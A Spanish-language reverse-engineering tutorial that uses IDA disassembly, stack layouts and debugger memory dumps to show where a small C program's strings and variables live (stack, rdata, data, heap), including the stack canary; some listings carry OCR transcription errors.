
```
00401010
00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 void __cdecl ejemplos_ubicacion()
00401010 void __cdecl ejemplos_ubicacion(void) proc near
00401010
00401010 mensaje_en_heap = dword ptr -88h
00401010 mensaje_en_data = dword ptr -84h
00401010 mensaje_en_stack_sin_inicializar= byte ptr -80h
00401010 mensaje_en_stack= byte ptr -1Ch
00401010 var_4           = dword ptr -4
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub     esp, 88h
00401019     mov     eax, __security_cookie
0040101E     xor     eax, ebp
00401020     mov     [ebp+var_4], eax
00401023     push    esi
00401024     push    edi
00401025     mov     ecx, 5
0040102A     mov     esi, offset aHolaReverserEn ; "hola reverser en stack"
0040102F     lea     edi, [ebp+mensaje_en_stack]
00401032     rep     movsd
00401034     movsw
```

Si tuviera argumentos estarían dentro del paréntesis, además mirando la representación del stack.

```
-0000008F          db ? ; undefined
-0000008E          db ? ; undefined
-0000008D          db ? ; undefined
-0000008C          db ? ; undefined
-0000008B          db ? ; undefined
-0000008A          db ? ; undefined
-00000089          db ? ; undefined
-00000088  mensaje_en_heap dd ?           ; offset
-00000084  mensaje_en_data dd ?           ; offset
-00000080  mensaje_en_stack_sin_inicializar db 100 dup(?)
-0000001C  mensaje_en_stack db 23 dup(?)
-00000005          db ? ; undefined
-00000004  var_4       dd ?
+00000000  s           db 4 dup(?)
+00000004  r           db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

Si hubiera argumentos deberían estar debajo del return address r y no hay nada así que solo variables.

Allí veo el CANARY que se guarda en var\_4, para comenzar a reversear.



```

00401010
00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; void __cdecl ejemplos_ubicacion()
00401010 void __cdecl ejemplos_ubicacion(void) proc near
00401010
00401010 mensaje_en_heap = dword ptr -88h
00401010 mensaje_en_data = dword ptr -84h
00401010 mensaje_en_stack_sin_inicializar= byte ptr -80h
00401010 mensaje_en_stack= byte ptr -1Ch
00401010 CANARY           = dword ptr -4
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub     esp, 88h
00401019     mov     eax, __security_cookie
0040101E     xor     eax, ebp
00401020     mov     [ebp+CANARY], eax
00401023     push    esi
00401024     push    edi

```

Volvamos a la representación del stack.

```

-00000008B          db ? ; undefined
-00000008A          db ? ; undefined
-000000089          db ? ; undefined
-000000088 mensaje_en_heap dd ? ; offset
-000000084 mensaje_en_data dd ? ; offset
-000000080 mensaje_en_stack_sin_inicializar db 100 dup(?)
-00000001C mensaje_en_stack db 23 dup(?) 
-000000005          db ? ; undefined
-000000004 CANARY      dd ?
+000000000 s          db 4 dup(?)
+000000004 r          db 4 dup(?)
+000000008
+000000008 ; end of stack variables

```

Vemos que tanto mensaje\_en\_stack como mensaje\_en\_stack\_sin\_inicializar, son buffers en el stack, aquí uno de 100 bytes y el otro de 23.

Allí vemos los dos casos.

- 1) `char mensaje_en_stack[]="hola reverser en stack"; #inicializada`
- 2) `char mensaje_en_stack_sin_inicializar[100]; #no inicializada`

Vemos que en el caso 2 se reserva 100 bytes porque no sabe lo que va a guardarse allí, podría ser algo que ingrese el usuario y no sea fijo, mientras que el otro guarda el espacio para la string “hola reverser en stack” que ya tiene un largo fijo determinado.

```

Output window
Python>len("hola reverser en stack")
22

```

Mide 22 más el cero del final 23 de largo total.

Allí vemos cuando copia la string al stack e inicializa la variable.

Primero obtiene la dirección de la string con OFFSET y la mueve a ESI, luego la copiara a EDI que tiene la dirección del buffer en el stack.

```

00401024      push    edi
00401025      mov     ecx, 5
0040102A      mov     esi, offset aHolaReverserEn ; "hola reverser en stack"
0040102F      lea     edi, [ebp+mensaje_en_stack]
00401032      rep     movsd
00401034      movsw
00401035      movch
}

rdata

```

Declares an initialized data section that is readable but not writable.  
Microsoft compilers use this section to place constants in it.

Vemos que en la sección rdata Visual Studio guarda al compilar, los datos constantes que no cambiaron y en este caso la string se guarda allí y como la sección no es escribible no cambiara, para luego copiarla al stack.

```

.rdata:00402104      align 10h
.rdata:00402110 aHolaReverserEn db 'hola reverser en stack',0
.rdata:00402110          ; DATA XREF: ejemplos_ubicacion(void)+10ff
.rdata:00402127      align 4
.rdata:00402128 aHolaReverser_0 db 'hola reverser en data',0
.rdata:00402128          ; DATA XREF: ejemplos_ubicacion(void)+27ff
.rdata:0040213E      align 10h
.rdata:00402140 ; char aHolaReverser_1[]
.rdata:00402140 aHolaReverser_1 db 'hola reverser en stack sin inicializar',0

```

El LEA mueve a EDI la dirección del buffer en el stack y copia con el reps movs la string al mismo, inicializando la variable.

En el caso 1 la variable estaba inicializada, mientras que en el caso 2 no.

Lógicamente en el caso 2 este buffer sin inicializar esta para algo y el programa lo va a usar y llenar en algún momento.

```

00401063      push    offset aHolaReverser_1 ; "hola reverser en stack sin inicializar"
00401068      lea     ecx, [ebp+mensaje_en_stack_sin_inicializar]
0040106B      push    ecx ; char *
0040106C      call    _strcpy

```

Lo hará ahí, parece similar al caso 1, pero ahora el programa usa una api de Windows para copiar, agarra el OFFSET de la string de la sección rdata "hola reverser sin inicializar" y copia con strcpy.

```
strcpy(mensaje_en_stack_sin_inicializar, "hola reverser en stack sin inicializar");
```

Obviamente el compilador en la inicialización de variables del stack como en el caso 1, no usara apis de Windows, se arreglara con instrucciones como reps movs, mientras que en el caso 2 ya es código del programa en sí que puede usar apis.


Se da la coincidencia que este caso 2 tiene una string ya determinada de tamaño fijo, pero podría ser una string que ingrese el usuario que puede variar su largo, allí habrá que chequear que no desborde el buffer, con una string más larga que el largo del mismo.

Obviamente de estas dos strings al final se obtendrá las direcciones de las mismas con LEA, y se imprimirán dichas direcciones.

```
004010D1    _strupy
004010BC    add    esp, 8
004010BF    lea    ecx, [ebp+mensaje_en_stack]
004010C2    push   ecx
004010C3    push   offset _Format ; "direccion mensaje_en_stack = 0x%x\n"
004010C8    call   _printf
004010CD    add    esp, 8
004010D0    lea    edx, [ebp+mensaje_en_stack_sin_inicializar]
004010D3    push   edx
004010D4    push   offset aDireccionMen_0 ; "direccion mensaje_en_stack_sin_iniciali"...
004010D9    call   _printf
004010E0    add    esp, 8

004010DE    add    esp, 8
004010E1    mov    eax, [ebp+mensaje_en_data]
004010E7    push   eax
004010E8    push   offset aDireccionMen_1 ; "direccion mensaje_en_data = 0x%x\n"
004010ED    call   _printf
004010F2    add    esp, 8
004010F5    mov    ecx, [ebp+mensaje_en_heap]
004010FB    push   ecx
004010FC    push   offset aDireccionMen_2 ; "direccion mensaje_en_heap = 0x%x\n"
00401101    call   _printf
00401106    add    esp, 8
00401109    push   offset char * string ; "Donde se ubicara?"
0040110E    push   offset abireccionStrin ; "direccion string = 0x%x\n"
00401113    call   _printf
00401118    add    esp, 8
0040111B    push   offset char * string2
00401120    push   offset abireccionStr_0 ; "direccion string2 = 0x%x\n"
00401125    call   _printf
0040112A    add    esp, 8
0040112B    call   ds: _imp_getchar
00401133    pop    edi
00401134    pop    esi
```

Si coloco un breakpoint allí y elijo el debugger local y arranco el programa en modo debugger.



Veo que las direcciones que imprime son del stack y puedo ir a ver las strings a dichas direcciones.

```

EIP Stack[000023E0]:001BF907 db 75h ; u
Stack[000023E0]:001BF908 db 90h ; 0
Stack[000023E0]:001BF90B db 6Bh ; k
Stack[000023E0]:001BF90C db 68h ; h -
Stack[000023E0]:001BF90D db 6Fh ; o
Stack[000023E0]:001BF90E db 6Ch ; l
Stack[000023E0]:001BF90F db 61h ; a
Stack[000023E0]:001BF910 db 20h
Stack[000023E0]:001BF911 db 72h ; r
Stack[000023E0]:001BF912 db 65h ; e
Stack[000023E0]:001BF913 db 76h ; v
Stack[000023E0]:001BF914 db 65h ; e
Stack[000023E0]:001BF915 db 72h ; r
Stack[000023E0]:001BF916 db 73h ; s
Stack[000023E0]:001BF917 db 65h ; e
Stack[000023E0]:001BF918 db 72h ; r
Stack[000023E0]:001BF919 db 20h
Stack[000023E0]:001BF91A db 65h ; e
Stack[000023E0]:001BF91B db 6Eh ; n
Stack[000023E0]:001BF91C db 20h
Stack[000023E0]:001BF91D db 73h ; s
Stack[000023E0]:001BF91E db 74h ; t
Stack[000023E0]:001BF91F db 61h ; a
Stack[000023E0]:001BF920 db 63h ; c
Stack[000023E0]:001BF921 db 6Bh ; k
Stack[000023E0]:001BF922 db 0
Stack[000023E0]:001BF923 db 0
Stack[000023E0]:001BF924 db 63h ; c
Stack[000023E0]:001BF925 db 0F9h ; ..
Stack[000023E0]:001BF926 db 0EAh ; Ú
Stack[000023E0]:001BF927 db 77h ; w
Stack[000023E0]:001BF928 db 30h ; 0
Stack[000023E0]:001BF929 db 0F0h ; ..

```

Si aprieto la A para convertir en string ascii.

```

Stack[000023E0]:001BF909 db 75h ; u
Stack[000023E0]:001BF90A db 90h ; 0
Stack[000023E0]:001BF90B db 6Bh ; k
Stack[000023E0]:001BF90C aHolaReverser_3 db 'hola reverser en stack',0
Stack[000023E0]:001BF923 db 0
Stack[000023E0]:001BF924 db 63h ; c
Stack[000023E0]:001BF925 db 0F9h ; ..
Stack[000023E0]:001BF926 db 0EAh ; Ú
Stack[000023E0]:001BF927 db 77h ; w
Stack[000023E0]:001BF928 db 30h ; 0
Stack[000023E0]:001BF929 db 0F0h ; ..

```

Y la otra.

```

IDA View-EIP
d:\drive\curso c++\clase 3\punteros_y_referencias\punteros

Stack[000023E0]:001BF8A4 db 28h ; (
Stack[000023E0]:001BF8A5 db 21h ; !
Stack[000023E0]:001BF8A6 db 27h ; '
Stack[000023E0]:001BF8A7 db 1
Stack[000023E0]:001BF8A8 aHolaReverser_4 db 'hola reverser en stack sin inicializar',0
Stack[000023E0]:001BF8CF db 0D7h ; ¡
Stack[000023E0]:001BF8D0 db 1
Stack[000023E0]:001BF8D1 db 0
Stack[000023E0]:001BF8D2 db 0
Stack[000023E0]:001BF8D3 db 0
Stack[000023E0]:001BF8D4 db 0

```

Así que por ahí vamos bien veamos las otras strings, paremos el debugger y volvamos al loader.

```

0000000000000000 ; 
-0000000000000000 ;
-0000000000000000 ;
-0000000000000000 db ? ; undefined
-000000000000000F db ? ; undefined
-000000000000000E db ? ; undefined
-000000000000000D db ? ; undefined
-000000000000000C db ? ; undefined
-000000000000000B db ? ; undefined
-000000000000000A db ? ; undefined
-0000000000000009 db ? ; undefined
-0000000000000008 mensaje_en_heap dd ?
-0000000000000004 mensaje_en_data dd ?
-0000000000000000 mensaje_en_stack_sin_inicializar db 100 dup(?)
-000000000000001C mensaje_en_stack db 23 dup(?)
-0000000000000005 db ? ; undefined
-0000000000000004 CANARY dd ?
-0000000000000000 s db 4 dup(?)
-0000000000000004 r db 4 dup(?)
-0000000000000008 ;
-0000000000000008 ; end of stack variables

```

Vemos que las otras dos variables son punteros (offset) y solo ocupan 4 bytes cada una (dd).

Veamos primero el puntero mensaje\_en\_data.

```

01271034 movsw
01271036 movsb
01271037 mov [ebp+mensaje_en_data], offset aHolaReverser_0 ; "hola reverser en data"
01271041 mov eax, [ebp+mensaje_en_data]
01271047 push eax ; char *
01271048 call _strlen
0127104D add esp, 4
01271050 add eax, 1
01271053 push eax ; Size

```

Vemos que en este caso como dijimos la variable es un puntero y guarda la dirección que obtiene con OFFSET en la variable del stack mensaje\_en\_data.

La string está ubicada en rdata y guardada allí y lo que manejamos en el stack es el puntero a la misma, mientras que en las anteriores la string se copiaba completa al stack llenando un buffer en el mismo.

```

012710DE add esp, 8
012710E1 mov eax, [ebp+mensaje_en_data]
012710E7 push eax
012710E8 push offset aDireccionMen_1 ; "direccion mensaje_en_data = 0x%x\n"
012710ED call _printf

```

Vemos que ahora no necesita un LEA para hallar la dirección pues el valor de la variable es un puntero y es la dirección que se mueve a EAX y se pushea para imprimir su valor, veamos si lo debuggeamos igual que antes.

```

013810C2 push    ecx
013810C3 push    offset _Format ; "direccion mensaje_en_stack = %x\n"
013810C8 call    _printf
013810CD add     esp, 8
013810D0 lea     edx, [ebp+mensaje_en_stack_sin_inicializar]
013810D3 push    edx
013810D4 push    offset aDireccionMen_0 ; "direccion mensaje_en_stack_sin_inicializar"
013810D9 call    _printf
013810E0 add     esp, 8
013810E1 mov     eax, [ebp+mensaje_en_data]
013810E7 push    eax
013810E8 push    offset aDireccionMen_1 ; "direccion mensaje_en_data = %x\n"
013810E9 call    _printf
013810F2 add     esp, 8
013810F5 mov     eax, [ebp+mensaje_en_heap]
013810F8 push    eax
013810FC push    offset aDireccionMen_2 ; "direccion mensaje_en_heap = %x\n"
01381101 call    _printf
01381106 add     esp, 8
01381109 push    offset char * string ; "Donde se ubicara?"
0138110E push    offset aDireccionStrin ; "direccion string = %x\n"
01381113 call    _printf
01381118 add     esp, 8
0138111B push    offset char * string2
01381120 push    offset aDireccionStr_0 ; "direccion string2 = %x\n"
01381125 call    _printf
0138112A add     esp, 8
0138112D call    ds: _imp__getchar
01381133 ooo    edi

```

Si voy a dicha dirección de rdata estará la string.

```

.rdata:01382110 db 00h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
.rdata:01382118 db 00h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
.rdata:01382127 align 4
.rdata:01382128 aHolaReverser_0 db 'hola reverser en data',0 ; DATA XREF: Stack[00003A24]:0016F908†o
.rdata:01382128 db 00h ; ; DATA XREF: Stack[00003A24]:0016F908†o
.rdata:01382128 db 00h ; ; DATA XREF: ejemplos_ubicacion(void)+27†o
.rdata:0138213E align 10h
.rdata:01382140 ; char aHolaReverser_1[]
.rdata:01382140 aHolaReverser_1 db 'hola reverser en stack sin inicializar',0 ; DATA XREF: ejemplos_ubicacion(void)+53†o
.rdata:01382140 db 00h ; ; DATA XREF: ejemplos_ubicacion(void)+53†o

```

Y en la variable del stack esta guardada dicha dirección (OFFSET)

```

Stack[00003A24]:0016F904 db 0F0h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F905 db 0D4h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F906 db 41h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F907 db 00h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F908 dd offset aHolaReverser_0 ; "hola reverser en data"
Stack[00003A24]:0016F90C db 68h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90D db 6Fh ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90E db 6Ch ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90F db 61h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F910 db 20h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F911 db 72h ; ; DATA XREF: Stack[00003A24]:0016F908†o

```

Allí esta el OFFSET si quiero ver el valor numérico apreto D.

```

Stack[00003A24]:0016F907 db 00h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F908 db 28h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F909 db 21h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90A db 38h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90B db 01h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90C db 68h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90D db 6Fh ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90E db 6Ch ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90F db 61h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F910 db 20h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F911 db 72h ; ; DATA XREF: Stack[00003A24]:0016F908†o

```

Si aprieto D varias veces cuando se transforma en un dword, detecta que apunta a la string y cambia al OFFSET de la misma.

```

Stack[00003A24]:0016F904 db 0F0h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F905 db 0D4h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F906 db 41h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F907 db 00h ; ; DATA XREF: ejemplos_ubicacion(void)+1A†o
Stack[00003A24]:0016F908 dd offset aHolaReverser_0 ; "hola reverser en data"
Stack[00003A24]:0016F90C db 68h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90D db 6Fh ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90E db 6Ch ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F90F db 61h ; ; DATA XREF: Stack[00003A24]:0016F908†o
Stack[00003A24]:0016F910 db 20h ; ; DATA XREF: Stack[00003A24]:0016F908†o

```

```

013810D4 push    offset aDireccionMen_0 ; "direccion mensaje_en_stack_sin_iniciali...
013810D9 call    _printf
013810DE add    esp, 8
013810E1 mov    eax, [ebp+mensaje_en_data]
013810E7 push    eax
013810E8 push    offset aDireccionMen_1 ; "direccion mensaje_en_data"
013810ED call    _printf
013810F2 add    esp, 8
013810F5 mov    ecx, [ebp+mensaje_en_heap]

```

Allí vemos que poniendo el mouse vemos que dicha variable tiene guardada la dirección (OFFSET) de la string, pues es una variable puntero que guarda direcciones.

Dejemos la variable que nos queda pendiente del stack para el final y miremos las variables globales, el que no sabe las variables globales se ubican en el código fuente fuera de todas las funciones, generalmente arriba de todo.

```

1
2
3 #include "stdafx.h"
4 #include <iostream>
5
6
7 char string[] = "Donde se ubicara?";
8 char string2[20];
9
10
11 void ejemplos ubicacion()
12 {
13
14     char mensaje_en_stack[]="hola reverser en stack";
15     char mensaje_en_stack_sin_inicializar[100];
16     char *mensaje_en_data="hola reverser en data";
17     char *mensaje_en_heap;
18
19
20
21     mensaie en head = (char *)malloc(strlen(mensaie en data)+1);

```

Vamos primero con la variable string que esta inicializada y es global.

Si miro el código veo que string se usa acá.

```

01381101         call    _printf
01381106         add    esp, 8
01381109         push    offset char * string ; "Donde se ubicara?"
0138110E         push    offset aDireccionStrin ; "direccion string = 0x%x\n"
01381113         call    _printf
01381118         add    esp, 8

```

Vemos que pushea el offset de string, si vamos allí.

Vemos algo confuso estamos en la sección data la cual se utiliza para las variables globales.

```

.data:01383000 _data      segment para public 'DATA' use32
.data:01383000          assume cs:_data
.data:01383000 ; char string[18]
.data:01383000 char * string  db 'Donde se ubicara?',0
.data:01383000          ; DATA XREF: ejemplos_ubicacion(void)+F9t0
.align 4
.data:01383012
.data:01383014 ; unsigned int _security_cookie_complement
.data:01383014 security cookie complement dd 44RF10R1h

```

Por un lado está la definición del buffer char string [18] que la saca de los símbolos, sabe que es una string de ese largo la que irá allí en ese buffer,  
 Allí mismo está la string guardada "Donde se ubicara", si apretamos D, vemos los bytes, si apretamos A volvemos a como estaba.

```

.data:01383000 ; Segment permissions: Read/Write
.data:01383000 _data      segment para public 'DATA' use32
.data:01383000          assume cs:_data
.data:01383000 ;org 1383000h
.data:01383000 ; char string[18]
.data:01383000 char * string  db 44h           ; DATA XREF: ejemplos_ubicacion(void)+F9t0
.data:01383001 db 6Fh ; o
.data:01383002 db 6Eh ; n
.data:01383003 db 64h ; d
.data:01383004 db 65h ; e
.data:01383005 db 20h
.data:01383006 db 73h ; s
.data:01383007 db 65h ; e
.data:01383008 db 20h
.data:01383009 db 75h ; u
.data:0138300A db 62h ; b
.data:0138300B db 69h ; i
.data:0138300C db 63h ; c
.data:0138300D db 61h ; a
.data:0138300E db 72h ; r
.data:0138300F db 61h ; a
.data:01383010 db 3Fh ; ?
.data:01383011 db 0
.data:01383012 align 4
.data:01383012 ; unsigned int _security_cookie_complement

```

Normalmente cuando hay una segunda definición es porque hay alguna referencia a alguna api, de la misma saca que tipo de variable necesita y la coloca como definición también.

```

.data:01383000 ; Segment permissions: Read/Write
.data:01383000 _data      segment para public 'DATA' use32
.data:01383000          assume cs:_data
.data:01383000 ;org 1383000h
.data:01383000 ; char string[18]
.data:01383000 char * string  db 'Donde se ubicara?',0
.data:01383000          ; DATA XREF: ejemplos_ubicacion(void)+F9t0
.align 4
.data:01383012 ; unsigned int _security_cookie_complement

```

Ahí vemos que hay una referencia.

01381113	call	_printf
01381118	add	esp, 8
0138111B	push	offset char * string2
01381120	push	offset aDireccionStr_0 ; "direccion string2 = 0x%x\n"
01381125	call	_printf
0138112A	add	esp, 8
0138112D	call	ds:_imp_getchar

Es una argumento a printf cuyo segundo argumento es una dirección, si hacemos click derecho veremos que es la dirección donde se encuentra la cadena que le está pasando.

```

013810F9      mov    ecx, [esp+var_00]
013810FB      push   ecx
013810FC      push   offset aDireccionMen_2 ; "direccion mensaje_en_heap = 0x%
01381101      call   _printf
01381106      add    esp, 8
01381109      push   1383000h
0138110E      push   offset aDireccionStrin ; "direccion string = 0x%x\n"
01381113      call   _printf
01381118      add    esp, 8
0138111B      push   1383038h
01381120      push   offset aDireccionStr_0 ; "direccion string2 = 0x%x\n"
01381125      call   _printf
0138112A      add    esp, 8
0138112D      call   ds: _imp_getchar
01381133      pop    edi
01381134      pop    esi

```

Allí al hacer click derecho reemplace los offset a las strings por directamente la dirección que va a imprimir, vemos que en ambas están en la sección data.

```

data:01383034 __scrt_ucrt_dll_is_in_use dd 0          ; DATA XREF: __scrt_is_ucrt_dll_in_use+20
data:01383038 ; char string2[20]
data:01383038 char * string2 dw 0                      ; DATA XREF: ejemplos ubicacion(void)+A2↑o
data:0138303A             db 0
data:0138303B             db 0
data:0138303C             db 0
data:0138303D             db 0
data:0138303E             db 0
data:0138303F             db 0
data:01383040             db 0
data:01383041             db 0
data:01383042             db 0
data:01383043             db 0
data:01383044             db 0
data:01383045             db 0
data:01383046             db 0
data:01383047             db 0
data:01383048             db 0
data:01383049             db 0
data:0138304A             db 0
data:0138304B             db 0
data:0138304C             align 10h
data:01383050 ; unsigned __int64 `__local_stdio_printf_options'::`2'::__OptionsStorage
data:01383050 unsigned __int64 `__local_stdio_printf_options'::`2'::__OptionsStorage dq 0

```

La única diferencia es que String2 no está inicializada por lo tanto con la A de ascII no la retorno al estado original, porque está llena de ceros, y esta vacía, así que click derecho ARRAY servirá.

```

• .data:01383030           ; __isa_available_init+2C↑w ...
• .data:01383034 ; const int __scrt_ucrt_dll_is_in_use
• .data:01383034 __scrt_ucrt_dll_is_in_use dd 1        ; DATA XREF: __scrt_is_ucrt_dll_in_use+
• .data:01383038 ; char string2[20]
• .data:01383038 char * string2 dw 0Ah dup(0)          ; DATA XREF: ejemplos ubicacion(void)+A2
• .data:0138304C             align 10h
• .data:01383050 ; unsigned __int64 `__local_stdio_printf_options'::`2'::__OptionsStorage
• .data:01383050 unsigned __int64 `__local_stdio_printf_options'::`2'::__OptionsStorage dq 0
• .data:01383058 ; _EXCEPTION_RECORD GS_ExceptionRecord
• .data:01383058 _EXCEPTION_RECORD GS_ExceptionRecord

```

char \* string2 dw 0Ah dup(0)

dup(0)

Significa que se repite el cero dw(2 bytes) por 0xa veces o sea dará 20 decimal.


```

.data:01383034     scrt ucrt dll_is_in_use dd 1      ; DATA XREF
.data:01383038 ; char string2[20]
.data:01383038 char * string2 db 14h dup(0)          ; DATA XREF
.align 10h
.data:0138304C
.data:01383050 ; unsigned __int64 __local_stdio_printf_options'::
.data:01383050 unsigned __int64 __local_stdio_printf_options'::`2
.data:01383050 ; DATA XREF

```

Si lo cambio a bytes es más directo serán 0x14 o sea 20 bytes llenos de ceros.

Veamos las referencias donde se llena.



Volví el OFFSET que se pasa como argumento a la representación original, haciendo click derecho y eligiendo offset \* char y luego con X veo las referencias, la primera es donde se llenara el buffer.

```

013810A4      push  eax ; void *
013810A5      call  _memcpy
013810A6      add   esp, 0Ch
013810A7      push  offset aDondeSeLlenara ; "Donde se ubicara?""
013810B2      push  offset char * string2 ; char *
013810B7      call  _strcpy

```

Veo que allí se copia la string que viene de rdata “Donde se ubicara?” al buffer en data que es escribible y puede modificarse.

Obviamente en la sección data como es una sección escribible y que puede tener buffers, puede haber overflows también, si está mal calculado el largo de la string, pudiendo pisar variables globales que estén allá y que afecten al programa.

Si probamos veremos al debuggear.

```

011610E7 mov    eax, [ebp+var_84]
011610E7 push   eax
